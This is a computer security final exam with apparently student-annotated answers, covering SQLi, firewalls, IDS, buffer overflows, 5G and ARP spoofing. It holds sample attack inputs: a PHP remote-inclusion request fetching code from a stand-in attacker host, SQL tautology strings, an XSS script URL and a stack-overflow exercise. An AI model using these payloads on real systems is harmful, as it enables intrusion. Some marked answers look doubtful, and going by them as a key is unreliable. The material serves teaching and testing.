

Computer Security Capstone

Spring 2024

Final Exam

Problem 1: Multiple choices (2 points each). Select one correct answer from the four choices.

- B* 1. Which of the following attacks cannot be launched by exploiting SQLi (SQL Injection)?
(A) Data leakage; (*B*) Session hijacking; (*C*) DoS; (*D*) Executing arbitrary OS commands.
- B* 2. Which of the following statements about SQLi attack is FALSE?
(A) It can be *always true* launched based on physical user input (e.g., barcodes and RFID tags).
(*B*) Tautology is used in out-of-band attacks.
(*C*) It can be launched based on the data already present in the system or database.
(*D*) With inferential SQLi attacks, there is no actual transfer of data, but the attacker reconstructs information by sending particular request and observing results.
- A* 3. Consider a database containing personnel information, including names, addresses, and salaries of employees. Clerks are allowed to obtain the information of name, address, and salary information, whereas administrators can know not only all the above information but also the association of names and salaries. We can construct the following three tables to achieve such access control; only the first two tables are authorized to clerks, but all the three tables can be accessed by administrators. What if a new attribute, employee start date, is needed, where should it be added so that the same access control result can be maintained?
- Employees (Employee No., Name, Address) } *clerk* } *admin*
Salaries (Salary No., Salary) }
Emp-Salary (Employee No., Salary No.) }
- (*A*) Employees; (B) Salaries; (C) Emp-Salary; (D) It cannot be added without a new table.
- B* 4. Which of the following statements about cloud service models is FALSE?
(*A*) Online google document services are SaaS.
(*B*) A service that allows users to create a VM is IaaS. *SaaS*
(*C*) PaaS allows users to deploy their own applications in the cloud. *SaaS*
(*D*) For IaaS, cloud infrastructure is visible only to service providers.
- C* 5. Which of the following intruder behaviors is FALSE?
(*A*) Covering tracks: disabling or editing audit logs to remove evidence of attack activity.
(*B*) Maintaining access: installing back doors or other malicious software. (*remote network*)
(*C*) Privilege escalation: increasing the privileges via weak authentication. *→ initial access*
(*D*) Target acquisition and information gathering: using exploration tools to map target resources. *→ increasing privileges via local access*

IDS : intrusion detection system

6. Which of the following requirements for intrusion detection is FALSE?

- B*
- ☒ (A) Run continually with minimal human supervision.
 - ☐ (B) Provide graceful degradation: if some components of IDS stop working for any reason, the rest of them shall gradually stop for security.
 - ☐ (C) Resist subversion: monitor itself and detect if it has been modified by an attacker.
 - ☐ (D) Allow dynamic reconfiguration: the ability to reconfigure the IDS without having to restart it.

7. Which of the following descriptions about anomaly detection is FALSE?

- C*
- ☒ (A) It is difficult for the statistical anomaly detection to select suitable metrics.
 - ☐ (B) The formal tools of the knowledge-based anomaly detection include finite state machine and standard description language.
 - ☐ (C) The machine-learning-based anomaly detection requires a large amount of computational resources but saves time.
 - ☐ (D) It is difficult to develop high-quality knowledge rules, since rules are usually developed manually. *knowledge based*

8. Which of the following statements about Firewall is FALSE?

- A*
- ☒ (A) It can protect fully against internal threats.
 - ☐ (B) It is a single choke point to keep unauthorized traffic out.
 - ☐ (C) It cannot protect against attacks bypassing the firewall.
 - ☐ (D) It is a convenient platform for Internet functions, e.g., NAT and VPN.

9. A company manager wants to block the uploading function of the FTP client used in the company's computers. Which of the following firewall types can be used to achieve the goal?

- C*
- ☒ (A) Packet filtering firewall; (B) Stateful inspection firewall; (C) Application proxy firewall; (D) Circuit-level proxy firewall.

10. Bob sets up a set of packet filtering rules to allow only inbound and outbound HTTPS traffic but to block all other traffic, as shown in the following table. Which of the following descriptions about the rules is incorrect?

Rule	Direction	Src address	Dest address	Protocol	Dest port	Action
1	Out	Internal	External	TCP	443	Permit
2	In	External	Internal	TCP	>1023	Permit
3	Either	Any	Any	Any	Any	Deny

Table 1: A simplified example of a rule set for HTTPS traffic.

- ☒ (A) The rules allow outbound HTTPS traffic to external HTTPS servers.
- ☐ (B) The rules allow an inbound response to an outbound HTTPS connection.
- ☐ (C) The rules allow inbound traffic with destination port 9999.
- ☐ (D) The rules allow outbound traffic with destination port 9999.

11. Which of the following statements about defenses against buffer overflow is TRUE?

- A*
- ☒ (A) The Guard Pages method places guard pages between critical regions of memory, and any attempted access of them triggers the abortion of process.
 - ☐ (B) Stackshield and Return Address Defender keep a copy of the return address in a safe region, so they alter the structure of the stack frame.

Stackguard: avoid attacker from covering return address (stack overflow) 2

*xxx
return address
canary > local variables*

- (C) Address space randomization uses random shift for each process in the memory, so all programs needing protection need to be recompiled. *run-time defense*
- (D) Executable address space protection blocks the execution of code on the stack while ~~supporting~~ ~~porting~~ executable stack code.

	Memory Address	Value	Contains Value of
<pre> void hello(char *tag) { char inp[16]; printf("Enter value for %s: ", tag); gets(inp); printf("Hello your %s is %s\n", tag, inp); } </pre>	0xbffffbd8	3e850408	tag
	0xbffffbd4	f0830408	return address
	0xbffffbd0	e8fbffbf	old frame pointer
	0xbffffbcc	1b840408	inp[12-15]
	0xbffffbc8	e8fbffbf	inp[8-11]
	0xbffffbc4	3cfcffbf	inp[4-7]
	0xbffffbc0	34fcffbf	inp[0-3]

Figure 1: Stack overflow example: a function (left) and its stack (right).

12. Consider a hello function and its stack in Figure 1. An attacker wants to launch a buffer overflow attack on the program that calls this function by giving an input. If the attacker wants to replace the old frame pointer with its specified one, how many bytes are needed to give to the input (including a newline terminator)?
 (A) 19; (B) 21; (C) 23; (D) 25.
13. Consider the same hello function in Figure 1. An attacker wants to launch a buffer overflow attack on the program that calls this function by giving an input. Assume that there is a 16-byte shellcode. The attacker wants to transfer the control to run the shellcode. Which of the following addresses can be given in the return address field so that the attack may succeed?
 (A) 0xbffffbd0; (B) 0xbffffbcc; (C) 0xbffffbc8; (D) 0xbffffbc4.
14. Which of the following statements about defensive programming is FALSE?
 (A) It can increase the amount of codes needed in the program.
 (B) It focuses on the attention on the steps needed for success.
 (C) It should handle all potential failures gracefully and safely.
 (D) It requires a changed mindset to traditional programming practices.

Vulnerable PHP code

```

<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
...

```

HTTP exploit request

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

Figure 2: HTTP exploit request.

15. Consider that the HTTP exploit request shown in Figure 2 can be used to attack the vulnerable PHP code. Which of the following statements is correct for the reasons of this attack exploit?
- (A) The 'include' in PHP supports both local files and URL.
 - (B) The value of any input variable in the HTTP request is assigned to a non-global variable with the same name.
 - (C) PHP can automatically run the command specified in the value of 'cmd' (i.e., ls, here).
 - (D) None of the above.
16. Which of the following statements about logging is FALSE?
- (A) It is a cornerstone of a sound security posture.
 - (B) It can be used to defend against intrusions.
 - (C) It can inform you about bad things that have already happened.
 - (D) It requires a large amount of disk space to store significant volumes of information.
17. Which of the following statements about the 5G network is FALSE?
- (A) It aims to support various applications in three major types, including massive IoT, mission-critical control, and enhanced mobile broadband.
 - (B) Its trust model is based on the shared symmetric key, but not the public key certificate, which is used in the Internet.
 - (C) It has addressed many threats faced in conventional mobile networks (e.g., 4G network).
 - (D) As the 4G network, the 5G network offers the functions of user authentication, NAS (Non-Access Stratum) security, and Access Stratum (AS) security.
18. Which of the following merits is not considered in the major reasons of building the 5G network based on the SBA (Service-based Architecture)?
- (A) Modularity, reusability, and openness.
 - (B) High extensibility.
 - (C) Ultra low latency.
 - (D) Production network can be updated.

Problem 2: Short answer questions (2.5 points each). Please be brief and concise (No more than three sentences).

1. To prevent all the data from being returned for each query, we can assign indexes for each attribute in encrypted database. We here consider only an attribute, employee ID (eID), in an encrypted company database. It is globally unique with a range from 1 to 500, each of which has an employee data record. Given an indexing method that assigns one number for 50 IDs, i.e., 1 for [1, 50], 2 for [51, 100], etc., when considering a query with a condition, $60 < eID < 480$, how many employee data records should be returned from the encrypted database.

50-500 450

2. Please use the following codes to explain what the second-order SQLi attack is.

```
INSERT INTO sessiontable (session, username) VALUES ('xxxx', 'attacker' OR '1'=1')
SELECT username FROM sessiontable WHERE session="'$_POST['sessionid']'."'''
SELECT ssn FROM users WHERE username="'$_POST['username']'."'''
```

'attacker' or '1'=1' → always true

3. What is the major reason that NIDS (Network-based Intrusion Detection) gradually becomes to not function well nowadays?

packets are encrypted

4. Please give one advantage and one drawback for inline network sensors.
can block traffic immediately latency ↑
5. Please give one advantage and one drawback for a fully internal honeypot.
a more realistic target resource
6. What is the rationale that we use app-level proxy and circuit-level proxy firewalls for the inbound and outbound traffic directions, respectively? *whereas inbound traffic possesses higher threat, outbound traffic can mostly be trusted → circuit-level is enough*
7. Why may tiny fragment attacks bypass packet filtering firewalls?
cut TCP header to fragments → filter by TCP/IP header
8. How can stateful inspection firewalls detect and block TCP SYN flooding attacks?
set a limit for un-acked connections from an IP → connection request, but doesn't ack
9. What differences are in traffic patterns encountered by host-based firewalls and personal firewalls?
host: multi-source, big amount of connections, protects application, multi-user personal: mostly outbound
10. Global data does not have any return address, but it can still suffer from buffer overflow. How can the buffer overflow be launched on the global data?
may overwrite adjacent data / rewrite function pointers
11. Why is the stack protection mechanism, Stackguard (with a canary value), not compatible with unmodified debuggers?
it alters the stack (inserting canary value) → should use modified debuggers
12. An overflow attack can be launched based on a replacement stack frame, i.e., a new dummy frame is introduced. The attack can be effective for systems that permit a change to the saved frame pointer but not the return address. Please give a drawback about this overflow attack.
platform requires detailed knowledge of the stack frame structure, dependent on
13. Please give an example to explain what the XSS reflection is.
embed malicious script inside url https://example.com?query=<script>alert(1)</script>
14. Why does the defensive programming conflict with business pressures?
increase code, time ↑
15. Please explain what purposes are to define RTO (Recovery Time Objective) and RPO (Recovery Point Objective).
*RTO: longest acceptable time duration for a system break down
RPO: longest acceptable data loss (eg, data in this 15 min)*
16. Why should the supplied defaults not be used, when performing the initial installation?
default user/pw: root/root; unused services → attack surface ↑
17. The 5G standard introduces a new security manner to protect the subscriber ID so that the ID is never sent in plaintext over the air. However, the subscriber ID needs to be sent before the user authentication begins; then, without any key derivation from the user authentication at the initialization, how can the ID be protected?
18. The 5G standard increases home control for user equipments (UEs) by letting the home network make final authentication decisions. Please explain what kind of security threats may happen when the home control does not exist.
19. What is the major difference between emergency call and normal call services?




Figure 3: An example of cascading authorizations.

Problem 3: Database security (4 points). Consider an example of cascading authorizations in Figure 3, which shows a sequence of grant operations for a specific access right on a table. An arrow represents that the granting of privileges cascades from one user to another using the grant option. The time associated with each arrow shows when the granting happens. Suppose that Ann revokes the access right from Bob at $t = 80$. Please show the resulting diagram of access right dependencies.

Problem 4: Software security (4 points). Consider the following secure file shredding program algorithm. What assumptions in this program are incorrect so that a file cannot be deleted securely (i.e., the deleted file may be still recovered)?

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, ...]
open file for writing
for each pattern
seek to start of file
overwrite file contents with pattern
close file
remove file
```

Problem 5: ARP spoofing attack (5 points). Consider a Wi-Fi network with one AP (IP: 192.168.0.1; MAC: aa:aa:aa:aa:aa:aa) and two clients, Attacker (IP: 192.168.0.2; MAC: bb:bb:bb:bb:bb:bb) and Victim (IP: 192.168.0.3; MAC: cc:cc:cc:cc:cc:cc), both of which associate with the AP. Assume that Attacker has successfully launched an ARP spoofing attack to intercept all the traffic to/from Victim. Consider that Victim pings to 8.8.8.8 by sending an ICMP request to it and then receiving an ICMP reply. Please illustrate all the packets caused by the ping and observed by Attacker. For each packet, please specify five kinds of information: message type (request or reply), source/destination IP addresses, and source/destination MAC addresses.

Problem 6: Compression virus in Project 3 (4 points). Please describe how you created a compression virus using the 'ls' program by keeping the infected 'ls' with the same size as the original 'ls', and embedding it with the virus payload and the functionality of the original 'ls'.